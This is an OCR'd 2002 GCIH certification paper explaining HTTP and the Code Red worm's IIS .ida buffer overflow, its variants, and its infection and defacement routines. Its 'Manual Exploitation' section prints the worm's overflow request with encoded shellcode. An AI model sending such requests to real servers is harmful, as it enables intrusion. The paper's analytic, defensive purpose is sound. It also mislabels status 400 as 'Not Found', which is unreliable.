
Global Information Assurance Certification Paper



HTTP and Code Red
A Danagerous Combination

GCIH Practical Assignment Version 2.0
Support for the Cyber Defense Initiative


Robert Boyce
April 24, 2002

Table of Contents

Part I - Defining the Commonly Targeted Ports

Choosing a TCP Port

For the better parts of July, August and September 2001 intrusion detection sensors from around the globe were lighting up with TCP port 80 scans. The following CID graph illustrates this actively for October 1, 2001.



CID Graph for October 1, 2001


These scans can be indubitably associated with the Internet worms that were circulating cyber space throughout these months. First Code Red, then Code Red II, and then finally Nimda wreaked havoc for unsuspecting system and network administrators alike. These worms were so prevalent due to their method of transportation. They were able to leverage the most widely used protocol on the Internet, the Hypertext Transfer Protocol (HTTP). HTTP is used by almost all of the Internet community worldwide, at least those that do any sort web browsing or "surfing".

With the impact of the worms being so huge it is important of the security community to reflect on the events and take the lesson learned forward to better understand future threats and determine more proactive ways to deal with them. The attackers never rest so neither can the security professionals.

A more detailed discussion of TCP port 80 (HTTP) and the Code Red worm will be the basis for the remainder of this paper.

A Little Background

During the week of July 9th 2001 the Code Red worm started to circulate cyber space. It would be soon after that the world would be made very aware of its presence. On July 17th 2001 the worm, that is now believed to have originated at a university in Guangdong China, was officially reported to CERT teams worldwide. Although it targeted a well-known vulnerability with in Microsoft's IIS web server, a buffer overflow in the Indexing service, the worm was still able to propagate at an alarming rate. It has been estimated by Computer Economics Inc that a total of 975,000 systems were infected with the worm. Another source estimates that at the peak of the outbreak more than 2000 hosts per minute were becoming infected. The graph to the right shows the estimated growth of infection over a five day period.



These numbers are quite alarming considering that the patches to close this vulnerability had been available for more than 30 days.

The monetary losses associated with this outbreak are estimated to be over $2.4 Billion. These costs include the cleaning of infected servers, loss of productivity (both on systems and staff), and of course all associated labour costs. This puts Code Red second on the all time list behind the LOVEBUG virus of 2000.

Year	Code Name	Worldwide Economic Impact ($ U.S.)
2001	Nimda	$635 Million
2001	Code Red(s)	$2.62 Billion
2001	SirCam	$1.15 Billion
2000	Love Bug	$8.75 Billion
1999	Melissa	$1.10 Billion
1999	Explorer	$1.02 Billion

Table 1.1 Largest losses due to security exploits

A more comprehensive description of the worm will be detailed in the sections to follow.

HTTP Protocol Description

TCP port 80 is by default associated with the Hypertext Transfer Protocol (HTTP), an application level protocol that is responsible for the transfer of most of the web based content worldwide. HTTP has surpassed FTP (file transfer) and SMTP (e-mail) as being the most active protocol currently flowing through the Internet.

Like most TCP/IP based protocols HTTP uses a client/server model for communication. The client must establish a TCP connection with the server (by default using port 80), then the client sends a request via the HTTP protocol to the server and the server replies, the TCP connection is then terminated. A more detailed look at the request and reply functions is outlined in the sections below.

Unlike protocols such as FTP (File Transfer Protocol), which provides a continuous connection until an error occurs or until the connection is terminated HTTP is a stateless protocol and provides no way to track connections. The client and server must make and break a TCP connection for each HTTP operation that occurs. For example, to load a web page that includes two graphics a browser will have to make three distinct TCP connections, one for the page and one for each of the graphics.

**HTTP/1.1 tries to alleviate this problem to the extent that one TCP connection will be established per type of element on a page, and all elements of that type will be transferred over the same connection respectfully.

HTTP Request
The client sends a request to the server in the form of a request method, URL, and protocol version, followed by a MIME like message, and the entity body content. This is depicted in figure 1.1




Figure 1.1 - HTTP request Header

The method field describes the nature of the request. The three main request methods are GET, POST, and HEAD.

- GET Retrieve whatever information is in the URL, usually a web page or graphic.
- POST Return information to the server for processing, usually the contents of a fill-out form.
- HEAD Same as the GET method but it only requests the headers.

There are other request methods PUT, DELETE, TRACE, and CONNECT, but they are not used as often.

The URL field is simply the full pathname to the file on the web page being requested.

/file_path/file.html

The version field simply describes which version of HTTP will be used for the request.

HTTP/1.0 or HTTP/1.1

A simple request line may look like the following:

GET /file_path/file.html HTTP/1.0

HTTP Reply

The server then responds with a status line including the message's protocol version, and status code, followed by a MIME like message and entity body content. This is depicted in figure 1.2.




Figure 1.2 – HTPP reply header

The version field simply describes which version of HTTP will be used for the reply.

HTTP/1.0 or HTTP/1.1

The status code field gives the results of the request, whether the request was successful, whether it failed, or information on something in between. The status codes are broken into five categories. Each category uses a three-digit number to indicate the response.

1xx information message
2xx success of some kind
3xx URL redirection
4xx error on the client side
5xx error on the server side

Some of the more popular status codes include:

200 OK
400 Not Found
301 Moved Permanently
302 Moved Temporarily
500 Server Error

A simple status line may look like the following

HTTP/1.0 200 OK
HTTP/1.0 400 Not Found

A Simple HTTP Exchange


This example is a very high-level look at the steps that will be taken for communication

between a client (browser) and a web server.

1. The user enters the URL into the address field of the browser.
   http://www.somepage.com/path/index.html

2. The host name will be converted into an IP address via a DNS server.

3. The client machine will establish a TCP/IP (default port 80) connection, via the standard three-way handshake, with the web server.



4. The client will then send a HTTP request to the web server (request method outlined in figure 1.1).
   GET /path/index.html HTTP/1.0
   From: someuser@somemachine.com
   User-Agent: HTTPTool/1.0
   [must end in blank line]

5. The web server will send a HTTP reply back to the client (reply method outlined in figure 1.2).
   HTTP/1.0 200 OK
   Date: Tue, 25 Dec 2001 12:00:00 GMT
   Content-Type: text/html
   Content-Length: 1354

   <HTML>
   <BODY>
   <H1>Merry Christmas 2001</H1>
   ...
   </BODY>
   </HTML>

6. The TCP connection will be terminated.

7. This process will start over from step 3 until all content on the page has been transferred to the client browser.

Common HTTP Applications

As stated previously HTTP employs a client/server model for communication, thus there must be common client as well as common server applications available.

Common Client Applications
The most common client application available for use with HTTP is the Internet browser. This application is so common in fact that it is installed by default on almost every modern operating system available. The two main competitors in this arena are Microsoft's Internet Explorer, available on all platforms Windows, and Netscape Navigator, available on Windows platforms but also very popular all many flavours of UNIX. There are other products available such as Opera and Mozilla but they have not gained as much popularity as the previous two.

A browser provides a way for users to interact with all the information on the World Wide Web. The browser makes request via HTTP to a web server that allows the users to download the remote content to their local machine. Most modern browsers are equipped with a graphical user interface that provides for a very easy means by which to "surf the web".

The Internet browsers are not limited to using HTTP they can also interface with other protocols such as FTP for file transfers and POP for e-mail.

Common Server Applications
The most common HTTP server application is of course the web server. Every computer on the Internet that contains a web site must have a web server running. The most popular of which is are Apache web server and Microsoft's IIS web server. Again there are other products such as Novell's Web Server for use with NetWare and Lotus Domino Servers from IBM. The following graph was taken from www.netcraft.com and outlines the most actively used web servers on the Internet.




Figure 1.3 – Web servers in use on the Internet

The web server simply listens for connection requests from the browser clients and delivers the files contained with in the web page to the remote users. Web servers also have many plug-in applications available such as Java, ASP, JSP, CGI and ActiveX. The addition of these applications can seriously affect the level of exposure of the server. The more layers of complexity that get added the more opportunity there is for a misconfiguration.

HTTP Security Risks

There are many security risks associated with HTTP traffic both from the client and from the server perspective. The results can range from minor annoyances to complete system compromise. Below is a list of some of the more popular risks associated with HTTP. This is by no means a complete list, but it should give some indication of the types of threats out in the wild.

Browser Security Threats

The two most popular client browsers are Internet Explorer and Netscape. Over the years both of these browsers have had their share of security exposures, some worse than others. For example the "Brown Orifice" vulnerability has been identified to exist in Netscape Navigator versions 4.0 through 4.74. This security hole takes advantage of a flaw in the browser's java interpreter. It then becomes possible to execute a java applet that would open a backdoor allowing anyone access to the local file system.

In comparison Internet Explorer has a number of its own vulnerabilities. For example version 5.5 and 6.0 of the browser are subject to a buffer overflow when handling embedded objects in a HTML document. This exposure could allow an attacker to execute code on a vulnerable system when the victim visits a web page or views a HTML email message.

Another security threat surrounding the browser is contained in the distribution and management of cookies. A cookie, in Internet terms, is a token that will enable the web server and client to maintain a stateful session across the HTTP requests and responses. The cookies can either be stored in memory or in a text file residing on the client machine. The cookie will contain information about the user, possibly an authentication ID to the server, and any other information needed to carry out any sort of on-line transaction. If an attacker were able to obtain this cookie (and there are many ways in which they can) they may be able to impersonate the user and supply false credentials to the web server. A good example of this is the cookie vulnerability found in Powerboards. The cookie was used a means of non-encrypted authentication, by manipulating the cookie a user could gain access to Powerboards as any user including administrator.

Server Security Threats

The web server is also a security challenge. The two most popular competitors in this arena are Microsoft's IIS web server and Apache, a freely available alternative. As with the browsers both of these products have had several security exposures uncovered. The IIS web server has had numerous vulnerabilities discovered, perhaps too many to count. Other than the Indexing service buffer overflow, which will be discussed in detail further into this paper, another good example is the ISAPI .printer buffer overflow. This vulnerability could easily allow an attacker to achieve remote system level access on a target machine.

Apache (named because it originally was 'a patchy' web server) has also had its share of very serious vulnerabilities. One good example is the Apache SSL buffer overflow. The vulnerability takes advantage of the remotely exploitable buffer overflow in two modules that implement the Secure Socket Layer (SSL) and Transport Layer Security (TSL) protocols. Exploiting this vulnerability could allow an attacker to execute arbitrary code on the server with the privileges of the SSL module. This exploit is not trivial to execute but if performed correctly it could be potentially very serious.

When defending against web server attacks one does not only have to be concerned about the web server application, but also the other layers of plug-in applications running on top of or in parallel with the web server. As mentioned earlier the more layers of complexity that are added to a system the harder it is to defend. A good example of this is the PHP Post File Upload Buffer Overflow. Here PHP does not perform proper bounds checking on functions related to Form-based File Uploads in HTML. By exploiting this vulnerability the attack can remotely execute arbitrary code on the machine.

Another example of this is Microsoft IIS ASP Server-Side Include Buffer Overflow. In this example the a buffer overflow exists in the processing of filenames that are to be

included in the file included within ASP scripts. Again, by exploiting this vulnerability as attacker could execute arbitrary code or launch a denial of service attack. HTTP attacks are not trivial to defend against. Many typical means of defence such as firewalls are useless because they will allow traffic from TCP port 80 to pass through them, and IDS (Intrusion Detection Systems) can only send an alert when a known attack signature is detected, and even then, the sheer volume of false alerts will make most of this data meaningless. The best defence is to simply keep up to date on system patches and create and follow solid best practices polices and procedures.

Part II - Detailing a Vulnerability and Exploit

Vulnerability Details

Name: Microsoft Internet Information Server (IIS) IDA/IDQ ISAPI Extension Buffer Overflow

CVE (Common Vulnerability and Exposure): CAN-2001-0500

Variants: Code Red II
Code Blue
Code Green

Systems Affected:
Microsoft Windows NT 4.0 Internet Information Services 4.0
Microsoft Windows 2000 Internet Information Services 5.0
Microsoft Windows XP beta Internet Information Services 6.0 beta

Software Affected:
Microsoft Index Server 2.0
Indexing Service in Windows 2000

Protocols Used: This vulnerability is accessible through the HyperText Transport Protocol (HTTP) protocol running over TCP/IP.

Services Used: This vulnerability is found in all versions of the Microsoft Internet Information Server (IIS) Web server running the Indexing service.

Description: This vulnerability could allow an attacker, from a remote location, to gain full system level access to any server that is running a default installation of Windows NT 4.0, Windows 2000, or Windows XP and using the Microsoft Internet Information Services (IIS) Web server software.

The vulnerability lies within the code that allows a Web server to interact with Microsoft Indexing Service functionality, which is installed by default on all versions of IIS. The problem lies in the fact that the .ida (Indexing Service) ISAPI filter does not perform proper "bounds checking" on user inputted buffers and therefore is susceptible to a buffer overflow attack.

Attackers that leverage this vulnerability can perform any desired system level action, including but not limited to, installing and running programs, manipulating web server content, adding, changing or deleting files and even possibly using the compromised system to launch additional attacks directed against other systems.

This vulnerability was discovered by Riley Hassell of eEye Digital Security (http://www.eeye.com).

Protocol and Service Description

IP – Internet Protocol
IP is the basis by which data is sent from one computer to another across the Internet.

IP is a connectionless protocol that does not assume reliability from the lower layers of the TCP/IP protocol stack. IP does not provide reliability, flow control or error recovery, these functions must be supplied by protocols at a higher layer. This means that packets sent by IP may become lost, or even arrive out of ordered.

For more information on IP refer to:

RFC 791	http://www.ietf.org/rfc/rfc791.txt
RFC 919	http://www.ietf.org/rfc/rfc919.txt
RFC 922	http://www.ietf.org/rfc/rfc922.txt
RFC 950	http://www.ietf.org/rfc/rfc950.txt
RFC 1349	http://www.ietf.org/rfc/rfc1349.txt

TCP – Transmission Control Protocol
While IP is concerned with the actual delivery of the data TCP is concerned keeping track of the individual units of data that comprise a complete message.

TCP is a connection-oriented protocol complete with error recovery, flow control and reliability. This ensures that a persistent connection will be established between the client and server until all data has been successfully sent and received.

For more information on TCP refer to:

RFC 793	http://www.ietf.org/rfc/rfc793.txt

HTTP – Hypertext Transfer Protocol
HTTP (HyperText Transfer Protocol) is one of the most widely used protocols currently

in use throughout the World Wide Web and is based on request-response activity. In the case of the Internet a client application, usually a browser, establishes a connection to a server and sends a request in the form of a request method. The server responds with a status line including the message's protocol version and a success or error code, followed by a message containing server information, entity information and possibly body content.

The HTTP request-response transaction is simply divided into four steps:

1. The client opens a connection.
2. The client sends a request to the server.
3. The server sends a response back to the client.
4. The connection is closed.

In most circumstances, including that of the Internet, HTTP travels over TCP connections. The default is TCP port 80 but any port (as long as it is not already in use) can be used. It is possible for HTTP to be transported over other underling protocols, but it does require a reliable connection to be established.

For more information on HTTP refer to:

RFC 1945 HTTP/1.0 (May 1996) http://www.ietf.org/rfc/rfc1945.txt
RFC 2068 HTTP/1.1 (January 1997) http://www.ietf.org/rfc/rfc2068.txt
RFC 2616 HTTP/1.1 (June 1999) http://www.ietf.org/rfc/rfc2616.txt

Indexing Service

The Indexing service in Internet Information Services (IIS) provides search capabilities across both Intranet and Internet web sites. It can extract content from files and construct an indexed catalog to facilitate efficient and rapid searching. Users are able to enter search criteria into a prepared web page and have the results displayed back to them.

Description of Variants

While there is no variant in the vulnerability itself there have been a few unique exploits that take advantage of this security hole.

Code Red II

Code Red II used the same buffer overflow to compromise systems but had a much different payload. This variant was more deadly, it required more than a reboot to clean the system, and instead of defacing web sites and launching denial of service attacks it installed a remote backdoor program. There was also greater care taken with the random

subnet generation routine which increase the spread of infection.

Code Blue
The Code Blue worm behaves slightly different. It uploads the worm file from another infected machine, whereas Code Red would download and impose itself on the machine. The worm is spread through a single .dll and is execute via a .exe program. Code Blue also patches the IIS buffer overflow vulnerability to prevent re-infection.

Code Green
Code Green is like a vigilantly variant of Code Red. This worm will actively seek out systems infected with Code Red, clean the infection, and patch the system to prevent re-infection. This is a very interesting idea, although it would probably cause more havoc then good.

Detailed Vulnerability Description

Microsoft's IIS web server installs several Internet Services Application Programming Interface (ISAPI) extensions by default. These extensions consist of dynamically linked libraries (dll) which enable developers to extend the functionality beyond what is natively provided by IIS. It is one of the ISAPI extensions, idq.dll, which is responsible for this vulnerability. The idq.dll extension has two functions:

- It provides support for Internet Data Administration (.ida) files, which are scripts that can be used to manage the indexing service.
- It processes Internet Data Query (.idq) files, which are used to implement custom searches.

The exploit occurs because the idq.dll contains an unchecked buffer in a section of code that handles the input of the URLs. This means that the idq.dll does not perform proper input validation and blindly write all data sent by the user to the buffer that was created by the program. If the data sent by the user is greater than that expected by the program (that which can be stored in the buffer) then the data can overflow into adjacent buffers and overwrite or corrupt the data held within them. This additional data usually contains code designed by the attacker to trigger specific actions, in effect sending new instructions to the target computer. Using this technique it is possible for an attacker to establish a HTTP session with a server and send an abnormally large request (with additionally designed code) that would result in a buffer overflow, executing the code of the attackers choice.

It is important to note that the buffer overflow occurs before any indexing functionality is actually requested. This means that even though idq.dll is a component of Indexing

Service, the service would not need to be running in order for an attacker to exploit this vulnerability. As long as the script mapping for .idq or .ida files were present, and the attacker could establish a web session, it would be possible for the attacker to exploit this vulnerability.

Since the idq.dll runs in the local system context, exploiting this vulnerability would give the attacker complete control of the server, allowing the attacker to execute any code/commands at the operating system level.

How to Exploit this Vulnerability

This vulnerability has been associated with one of, if not the most devastating Internet worms ever released into the wild. The now infamous 'Code Red' worm made headlines when it began to wreak havoc throughout the Internet in such a short period of time starting on July 12, 2001. There have been a few variants of this worm since the release of the original. Although each use the same vulnerability described previously to exploit systems some differences have been discovered in the code. Each variant is briefly discussed below.

Code Red version 1 (CRv1)
CRv1 was first discovered in the wild on July 12, 2001. After successful infection the worm would check the date of the system. If the date were between the 1st and the 20th the worm would generate a random list of IP addresses and try to infect other systems on that list. If the date were between the 20th and the 28th the worm would launch a Denial of Service attack against www.whitehouse.gov. This worm however had one small imperfection, it used a static seed when generating the random list of IP addresses. This inhibited the worm from spreading very quickly because each infected machine would only probe machines that were either already infected or that were not vulnerable.

Code Red version 2 (CRv2)
CRv2 was first discovered on July 20, 2001. It has almost identical code to that of CRv1 with one slight difference, the static seed was replaced with a random seed. So now the list of randomly generated IP addresses were truly random and the propagation of the worm was much quicker. It was reported that over 359,000 systems were infected within the first 14 hours.
CRv2 was also found to effect additional devices with web interfaces, such as routers, switches, and printers. Although these devices were not infected with the worm they were caused to crash or reboot.

CRv1 and CRv2 are both memory resident and can be removed by simply rebooted the

infected system. There is however a good chance the system would be re-infected if the appropriate patches were not applied.

Code Red II
Code Red II was first discovered on August 4, 2001. This worm was written with entirely new code and has no association with the original worm. When Code Red II infects a system it first determines if that system had previously been infected. If not the worm sets up a trojan backdoor into the system, then after 1 day reboots the system. Code Red II is not memory resident like the CRv1 and CRv2, so a reboot will not remove the worm. After the reboot the worm begins to spread. It generates a list of random IP addresses to target, using a slightly different technique then either CRv1 or Crv2.
The Payload of the worm is also different. It does not deface web pages or launch attacks it does something which is much more serious. It installs a mechanism for remote administrator level access to the system. This would allow any code to be executed on the target machine.

***Note that the remainder of the paper will deal with Code Red Version 1.

Manual Exploitation
To perform this exploit manually an attacker could make a TCP/IP connection to the server on port 80 via a Telnet or NetCat session, or even by using an Internet Browser. The attacker could then enter the HTTP GET request using the same overflow string seen in the Code Red worm itself. The following example show how this could be accomplished using a Telent session.

```
C:\ telnet www.targetsystem.com 80
GET/default.ida?NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNN%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801%u9090%u68
58%ucbd3%u7801%u9090%u9090%u8190%u00c3%u0003%u8b00%u531b%u53ff%u0078%u00
00%u00=a  HTTP/1.0
```

This string could also be used as a URL inside the browser, just remove the GET and the HTTP/1.0. Those are taken care of by the browser

Step by Step Analysis

An extremely detailed step-by-step analysis of the original Code Red worm has previously been conducted by Ryan Permeh and Marc Maiffret of eEye Digital Security.

Instead of recreating their great work much of the following information will be taken from their analysis. Full details of the eEye analysis can be found at http://www.eeye.com/.

Since the worm seems to contain three distinct actions (system infection, web page hack, and denial of service attack against www.whitehouse.gov) this analysis will be broken into three sections, each offering a detailed explanation of the worm's activities.

System Infection

1. System infection begins when an IIS web server, which is vulnerable to the indexing buffer overflow, receives a HTTP get request that contains the Code Red exploit.
   The instruction pointer (EIP), which holds the address of the next instruction to be executed, is overwritten with an address that to points to an instruction within msvcrt.dll. This causes the program flow to divert back to the stack and jump into the worm code that is held in the body of the initial HTTP request.

2. The initial code of the worm begins to execute.
   The worm sets up a new stack for its own use and then moves on to initialize its function jump table.

3. The worm begins to execute the data portion of the exploit.
   The worm then needs to set up a stack based internal function jump table to store function addresses (this give the worm a better chance of executing cleanly on more systems).
   The worm loads the following functions:

From kernel32.dll	From infocomm.dll	From WS2_32.dll
GetSystemTime	TcpSockSend	socket
CreateThread		connect
CreateFileA		send
Sleep		recv
GetSystemDefaultLangID		closesocket
VirtualProtect		

   The worm stores the base address of w3svc.dll which it will later use to potentially deface the infected website.

4. The worm performs a WriteClient (Part of the ISAPI extension API), sending "GET" back to the attacking worm possibly sending the message of a new infection.

5. The worm will count the number of threads currently in action. If the number of

threads is 100 then control is passed to the web page hack functionality. If the number of threads is less than 100 the worm will create a new thread that is an exact replica of the worm.

6. The worm has a built in "lysine deficiency", a check to prevent the malicious code from spreading further.
   The worm performs a check for the file c:\notworm to determine if the worm has previously infected the system. If the file exists then the worm will become dormant. If the file does not exist then the worm will continue its infection.

7. The worm now determines the local time of system (in UTC).
   If the time is greater then 20:00 UTC the worm will proceed to launch the denial of service attack against www.whitehouse.gov. If the time is less then 20:00 UTC the worm will continue to try and infect additional systems.

8. The worm will attempt to infect new hosts by sending the malicious code to any IP that it can connect to port 80 on.
   It uses multiple send()'s so packet traffic will be broken up. After a successful send it closes the socket and goes to step 6, repeating the loop infinitely.

Web Page Hack

1. The worm will first attempt to determine if the local operating system language is English (US). If the infected host is an English (US) system then the worm will proceed to deface the local website with "Hacked by chinese !". If the system is not English (US) this worm thread will go to step 6 of the 'System Infection' functionality.

2. This worm thread now sleeps for two hours. The reason for this is not completely understood, although it is speculated that it gives the other threads time to spread the infection before making its presence known via the web page hack.

3. The worm now alters the systems web page by modifying code in memory, a technique known as 'hooking'. Modifications are made to w3svc.dll to allow the worm to change the data being written back to clients who request web pages of an infected server.

4. The worm then sleeps for ten hours after which this thread will return w3svc.dll to its original state.

